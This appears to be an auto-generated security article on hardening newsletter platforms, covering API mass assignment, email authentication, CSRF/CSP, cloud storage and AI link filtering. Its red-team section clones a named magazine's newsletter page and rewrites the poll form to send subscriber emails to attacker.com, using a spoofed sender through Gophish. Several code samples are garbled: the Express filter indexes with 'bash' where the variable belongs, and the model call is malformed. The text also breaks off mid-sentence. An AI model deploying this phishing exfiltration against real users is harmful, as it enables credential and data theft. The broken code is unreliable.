Listen to this Post

Introduction:
The rise of specialized cybersecurity newsletters—like the one proposed by Cyber-IT Magazine—creates a new attack surface for threat actors. Polling subscribers, sharing event data, and distributing curated threat intel via email requires hardened infrastructure, yet most organizations overlook API security, DMARC misconfigurations, and real-time content injection risks. This article dissects the technical vulnerabilities inherent in newsletter platforms and provides actionable hardening steps across Linux, Windows, cloud, and AI pipelines.
Learning Objectives:
- Implement SPF, DKIM, and DMARC to prevent domain spoofing in newsletter campaigns.
- Secure REST APIs that handle subscriber polling and event registrations against injection and rate-limiting attacks.
- Deploy AI-based content filtering to block malicious payloads embedded in curated cyber-threat feeds.
You Should Know:
- Hardening Newsletter Subscription APIs Against Injection & Mass Assignment
Modern newsletter platforms expose REST endpoints for subscriber management (e.g., /api/subscribe, /api/poll). These are often vulnerable to SQL/NoSQL injection and parameter tampering. The Cyber-IT poll (using LinkedIn reactions) mirrors real-world API risks.
Step-by-step guide:
- Identify API endpoints – Use Burp Suite or `curl` to enumerate common paths.
curl -X POST https://newsletter.example.com/api/subscribe -H "Content-Type: application/json" -d '{"email":"[email protected]", "role":"admin"}' - Test for mass assignment – Add unexpected fields like
"is_privileged":true. If the response reflects success, the API is vulnerable. - Mitigation – On Linux (Node.js/Express with Helmet):
app.use(helmet()); app.post('/api/subscribe', (req, res) => { const allowed = ['email', 'name']; const filtered = Object.keys(req.body) .filter(k => allowed.includes(k)) .reduce((obj, k) => { obj[bash] = req.body[bash]; return obj; }, {}); // Then sanitize with DOMPurify or validator }); - Windows/IIS – Deploy API Management with input validation policies using Azure API Management or WAF.
2. Implementing SPF/DKIM/DMARC to Block Newsletter Spoofing
Attackers often impersonate trusted magazine domains (e.g., cyber-it-magazine.com) to send phishing polls. Without email authentication, your newsletter becomes a vector for BEC.
Step-by-step guide (Linux – Postfix, Windows – Exchange):
- Generate DKIM keys (Linux):
opendkim-genkey -D /etc/opendkim/keys/ -d cyber-it.com -s selector1
chown opendkim:opendkim /etc/opendkim/keys/cyber-it.com/
- Add DNS records – Publish TXT records:
- SPF: `v=spf1 include:spf.mandrillapp.com ~all`
– DKIM: `v=DKIM1; k=rsa; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC…`
– DMARC: `v=DMARC1; p=reject; rua=mailto:[email protected]`
– Windows (Exchange Online) – Run PowerShell:New-DkimSigningConfig -DomainName cyber-it.com -SelectorName selector1 -KeySize 2048
- Verify – Use `dig` or
nslookup:dig TXT selector1._domainkey.cyber-it.com
3. Securing Polling Mechanisms Against CSRF & XSS
The embedded poll (like “Oui/Non”) is often rendered via JavaScript widgets. Without anti-CSRF tokens and Content-Security-Policy (CSP), attackers can force users to vote maliciously or steal session cookies.
Step-by-step guide:
- Add CSRF tokens (Linux – Python Flask):
from flask_wtf.csrf import CSRFProtect csrf = CSRFProtect(app) In form: <input type="hidden" name="csrf_token" value="{{ csrf_token() }}"> - Implement CSP headers – Nginx configuration:
add_header Content-Security-Policy "default-src 'self'; script-src 'strict-dynamic' 'nonce-{RANDOM}'; style-src 'self';" always; - Windows (IIS URL Rewrite) – Add outbound rule to inject CSP:
<outboundRules>
<rule name="Add CSP">
<match serverVariable="RESPONSE_Content_Security_Policy" pattern="." />
<action type="Rewrite" value="default-src 'self'" />
</rule>
</outboundRules>
- Cloud Hardening for Newsletter Infrastructure (AWS, Azure, GCP)
Most newsletter platforms run on cloud services. Misconfigured S3 buckets or Azure Blob Storage can leak subscriber lists and event data.
Step-by-step guide (AWS):
- Audit bucket permissions:
aws s3api get-bucket-acl --bucket newsletter-assets
aws s3api get-bucket-policy --bucket newsletter-assets
- Enforce block public access:
aws s3api put-public-access-block --bucket newsletter-assets --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
- Enable bucket logging:
aws s3api put-bucket-logging --bucket newsletter-assets --bucket-logging-status file://logging.json
- Azure equivalent – Set `az storage container policy` with
--public-access off. - GCP – Use `gsutil iam ch` to revoke allAuthenticatedUsers.
5. AI-Based Threat Detection for Curated Cyber-IT Content
Newsletters aggregate threat intelligence from RSS feeds, GitHub repos, and partner bulletins. Malicious actors can poison these feeds with encoded payloads. Deploy an AI classifier to filter URLs and attachments.
Step-by-step guide (Linux – Python with Transformers):
- Install dependencies:
pip install transformers torch scikit-learn tldextract
- Load a pre-trained phishing detector:
from transformers import AutoTokenizer, AutoModelForSequenceClassification import torch tokenizer = AutoTokenizer.from_pretrained("cyberphish/url-detector") model = AutoModelForSequenceClassification.from_pretrained("cyberphish/url-detector") def is_malicious(url): inputs = tokenizer(url, return_tensors="pt") outputs = model(inputs) return torch.argmax(outputs.logits).item() == 1 - Integrate into newsletter generation pipeline – Scan every external link before insertion. Block if score > 0.8.
- Windows (Azure Cognitive Services) – Use Content Moderator API to scan images and text in real-time.
- Simulating Phishing Attacks via Newsletter Polls (Red Team Exercise)
To test your own newsletter security, emulate a campaign that spoofs Cyber-IT Magazine’s poll. Use Gophish or SET (Social-Engineer Toolkit).
Step-by-step guide (Kali Linux):
- Clone the legitimate newsletter page:
httrack https://cyber-it-magazine.com/newsletter -O ./clone
- Modify the poll form to exfiltrate votes to a remote server:
</li>
</ul>

<form action="https://attacker.com/collect" method="POST">
<input type="hidden" name="subscriber_email" value="{{email}}">
<button name="vote" value="Oui">Oui</button>
</form>
– Launch Gophish and configure SMTP relay:
sudo ./gophish
 Access https://localhost:3333, create campaign with spoofed sender [email protected]
– Windows alternative – Use PowerSploit’s `Out-EmailMessage` or PhishMe simulator.
7. Mitigating Payload Delivery via Embedded Poll Scripts
Attackers can abuse `